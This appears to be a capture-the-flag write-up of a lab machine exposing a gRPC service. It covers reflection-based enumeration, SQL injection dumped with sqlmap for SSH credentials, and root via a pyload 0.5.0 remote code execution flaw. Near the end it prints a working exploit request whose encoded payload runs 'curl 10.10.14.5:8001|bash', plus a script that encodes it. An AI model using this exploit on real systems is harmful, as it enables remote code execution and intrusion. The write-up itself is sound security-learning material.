It was an easy-rated box that introduced me to a new framework called “grpc”. The interesting part was here to understand what the port was running and how to interact with it. Since I did much of the reading before doing the box. The initial commands might not be documented well. But once we get to grpcui we can interact with the API. Got credentials with sqli for ssh access and then found a vulnerable pyload running internally as root for privesc.
Recon
Nmap
PORT      STATE SERVICE
22/tcp    open  ssh
50051/tcp open  unknown
It was a very peculiar box with no web application running. So I had to run an all-port Nmap scan which gave 50051 port as open. With a few Google searches, we can come to the conclusion that the service could be gRPC (Google remote procedure call). Also connecting with Netcat didn’t give much information.
gRPC
gRPC, which stands for “Google Remote Procedure Call,” is an open-source framework developed by Google to enable efficient and secure communication between distributed systems and services. It is designed to simplify the process of building efficient, high-performance, and language-agnostic remote procedure call (RPC) systems.
I had to read about it from multiple sources and finally decided to go for an automated tool to interact with it since I didn’t have the .proto file which was needed to manually script with Python and make requests.
Here are some features of gRPC from chatGPT:
- Protocol Buffers (Protobuf): gRPC uses Protocol Buffers as its interface definition language (IDL). Protocol Buffers is a language-agnostic, efficient, and extensible mechanism for serializing structured data. They define the structure of the data that will be exchanged between the client and the server, including the method calls, parameters, and responses.
- Service Definition: Developers define the services and their methods in a .proto file using Protocol Buffer’s syntax. This service definition file serves as the contract between the client and the server, specifying the operations that can be performed and the data that should be exchanged.
- Strongly Typed: gRPC generates code in various programming languages (such as Python, Java, C++, etc.) from the .proto service definition file. This generated code provides strongly typed interfaces for clients and servers to interact with each other.
- Bidirectional Streaming: gRPC supports both unary RPC (single request and single response) and streaming RPC. Bidirectional streaming allows clients and servers to send a stream of messages in both directions, enabling scenarios like real-time updates and chat applications.
- HTTP/2: gRPC is built on top of the HTTP/2 protocol, which provides features like multiplexing, header compression, and flow control. This makes gRPC more efficient compared to traditional REST APIs, as it can send multiple requests and responses concurrently over a single connection.
- Interceptors: gRPC supports interceptors, which are middleware components that allow you to add cross-cutting concerns like authentication, logging, and monitoring to the communication between clients and servers.
- Language Support: gRPC provides support for multiple programming languages, including but not limited to C++, Java, Python, Go, JavaScript, Ruby, and more.
gRPC UI tool
I came across an article that had not only explained what gRPC was but also all the different ways to interact with such a service. From the blogs below we can clearly see possible vulnerabilities in gRPC which could be unwanted service exposure via server reflection. It was present in the box which led us to enumerate the services in the grpc server. It is useful for development or testing.
I tried using tools like grpcurl and was able to verify the server reflection existing there and also the services offered.
But I moved to the grpc UI tool which gave a browser UI for easy interaction with the service.
Testing For SQLi

There were three different methods for creating users. Getting the user token and the third was for getting info. The app’s name was SimpleApp. I created a sample user and logged into the authenticated endpoint “getInfoRequest”. The second endpoint for logging in gave us two values. The user id and the user token for logging in. It had a fairly simple UI with one value being sent and we were getting responses accordingly.

For 657 which was not the id of the current user
For value 658 which was a valid user we created and logged in as we got
{
  "message": "Will update soon."
}
Coming to the payload, since the value is an integer we can get SQLi with payloads without the ‘ or “. This was also the case in earlier box soccer which had blind boolean SQLi injection.

We got confirmation for SQLi as we got a response different from an existing user value, so it can be deduced that the form was vulnerable to SQLi. The output we got was similar for the value 1. Thus we got confirmation for the vulnerability being present and can move on to exploitation.
{
  "message": "The admin is working hard to fix the issues."
}

I intercepted the request with Burpsuite and saved the request in a file. From then the exploitation is trivial and SQLmap gave us the dump of the backend databases. One of them had the username and password which gave us the user access via ssh.
Privilege Escalation
When we have the credentials for any user we normally check what we can run with sudo privileges. But we are not authorized to run anything as sudo on the box. I checked if there are any interesting services running internally. Voila…there seem to be two services on port 9666 and 8000. These were Jinja and Flask-based web apps and were running “pyload”.

I checked the version of pyload running on the machine and with a few Google searches ended up on an article showing a recent RCE vulnerability on the dev version of pyload.
Here, “pyload” was running on version 0.5.0, vulnerable to unauthenticated remote code execution.

The payload I used was
curl -i -s -k -X 'POST' -H 'Host: 127.0.0.1:8000' --data-binary 'package=xxx&crypted=AAAA&jk=%70%79%69%6d%70%6f%72%74%20%6f%73%3b%6f%73%2e%73%79%73%74%65%6d%28%22%63%75%72%6c%20%31%30%2e%31%30%2e%31%34%2e%35%3a%38%30%30%31%7c%62%61%73%68%22%29;f=function%20f2(){};&passwords=aaaa' 'http://127.0.0.1:8000/flash/addcrypted2'
Also, the jk parameter in the article was URL-encoded so I created a simple Python script to do so.
import urllib.parse

character = 'pyimport os;os.system("curl 10.10.14.5:8001|bash")'
encoded_character = urllib.parse.quote(character, safe='')

print(encoded_character)
res=''
for i in character:
    tmp=ord(i)
    res+='%'+str(hex(tmp)[2:])
print(res)
References
https://huntr.dev/bounties/3fd606f7-83e1-4265-b083-2e1889a05e65/
https://medium.com/@ibm_ptc_security/grpc-security-series-part-1-c0059362c4b5
https://medium.com/@ibm_ptc_security/grpc-security-series-part-2-b1fd38f8cd88
https://medium.com/@ibm_ptc_security/grpc-security-series-part-3-c92f3b687dd9